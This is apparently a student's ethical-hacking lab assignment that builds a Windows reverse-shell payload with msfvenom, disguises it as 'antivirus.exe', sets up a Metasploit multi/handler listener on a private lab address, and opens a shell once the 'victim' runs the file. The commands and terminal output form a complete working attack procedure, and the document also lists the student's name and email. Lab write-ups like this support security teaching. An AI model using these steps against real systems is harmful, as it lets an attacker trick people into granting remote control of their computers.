

# Day 6 Assignment


Registered Name: Arindam Pal

Registered email id: arindampal705@gmail.com

## Question 1:


### (a) Create payload for windows machine:

- To create the payload, type the following command in the terminal  
msfvenom -p windows/shell/reverse\_tcp  
LHOST=192.168.81.128 LPORT=4444 -f exe > antivirus.exe




```
Shell No.1
File Actions Edit View Help
root@kali:~/Desktop# msfvenom -p windows/shell/reverse_tcp LHOST=192.168.81.128 LPORT=4444 -f exe > antivirus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~/Desktop#
```

- Now type “msfconsole” to enter into the Metasploit framework




The screenshot shows a terminal window titled "Shell No.1" with a menu bar (File, Actions, Edit, View, Help). The command `root@kali:~# msfconsole` is entered and highlighted with a red box. Below it, a green-bordered box displays the "3Kom SuperHack II Logon" screen, which includes fields for "User Name:" (containing "security") and "Password:" (empty), an "[ OK ]" button, and the URL "https://metasploit.com". Below the logon screen, the Metasploit version and statistics are listed: "metasploit v5.0.101-dev", "2049 exploits - 1108 auxiliary - 344 post", "562 payloads - 45 encoders - 10 nops", and "7 evasion". A tip states: "Metasploit tip: You can use help to view all available commands". The prompt `msf5 >` is shown at the bottom.

- Type “use exploit/multi/handler” to use metasploit multi-handler



The screenshot shows the same terminal window as before, but now the command `msf5 > use exploit/multi/handler` is entered and highlighted with a red box. Below it, the output shows: "[\*] Using configured payload generic/shell\_reverse\_tcp" and the prompt `msf5 exploit(multi/handler) >`.


- Set the payload to “windows/shell/reverse\_tcp”



The screenshot shows a terminal window titled "Shell No.1" with a menu bar (File, Actions, Edit, View, Help). At the top, there is a "Password:" field with brackets and an "[ OK ]" button. Below this is a URL field containing "https://metasploit.com". The main terminal area displays the Metasploit version information and a tip. The user enters the command "use exploit/multi/handler", followed by a confirmation prompt "[\*] Using configured payload generic/shell reverse tcp". Then, the user enters "set PAYLOAD windows/shell/reverse\_tcp", which is highlighted with a red box, and the terminal shows "PAYLOAD => windows/shell/reverse\_tcp". The prompt "msf5 exploit(multi/handler) >" is shown at the end.

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell reverse tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf5 exploit(multi/handler) >
```

- Set the payload options



This screenshot continues from the previous one, showing the configuration of the reverse TCP shell. The user enters "set RHOST 192.168.81.128", "set LHOST 192.168.81.128", and "set LPORT 4444", all of which are highlighted with a red box. The terminal shows the corresponding assignments: "RHOST => 192.168.81.128", "LHOST => 192.168.81.128", and "LPORT => 4444". The prompt "msf5 exploit(multi/handler) >" is shown at the end.

```
msf5 exploit(multi/handler) > set RHOST 192.168.81.128
RHOST => 192.168.81.128
msf5 exploit(multi/handler) > set LHOST 192.168.81.128
LHOST => 192.168.81.128
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) >
```

- Now type “exploit” to start the reverse TCP handler on the remote host

```
Shell No. 1
File Actions Edit View Help


+ -- ==[ metasploit v5.0.101-dev ]
+ -- ==[ 2049 exploits - 1108 auxiliary - 344 post ]
+ -- ==[ 562 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

Metasploit tip: You can use help to view all available commands

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf5 exploit(multi/handler) > set RHOST 192.168.81.128
RHOST => 192.168.81.128
msf5 exploit(multi/handler) > set LHOST 192.168.81.128
LHOST => 192.168.81.128
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.81.128:4444
```


**(b) Transfer the payload to the victim’s machine:**

- The picture of “Victim’s machine’s desktop with our payload downloaded encircled in green color” is shown below



(c) **Exploit the victim's machine:**

- Now it's the time when the victim executed our payload and the command shell session is opened on the local host's machine and now we've the full control on the victim's machine. We're currently accessing the victim's machine's desktop as shown in the picture below



- Since we've the full control on victim's machine so now we can do whatever we want (for example, here we're going to create a folder(named as HACKEEED) on the desktop of victim's machine) by using the command shell session running on the localhost(which was executed by the victim unknowingly)

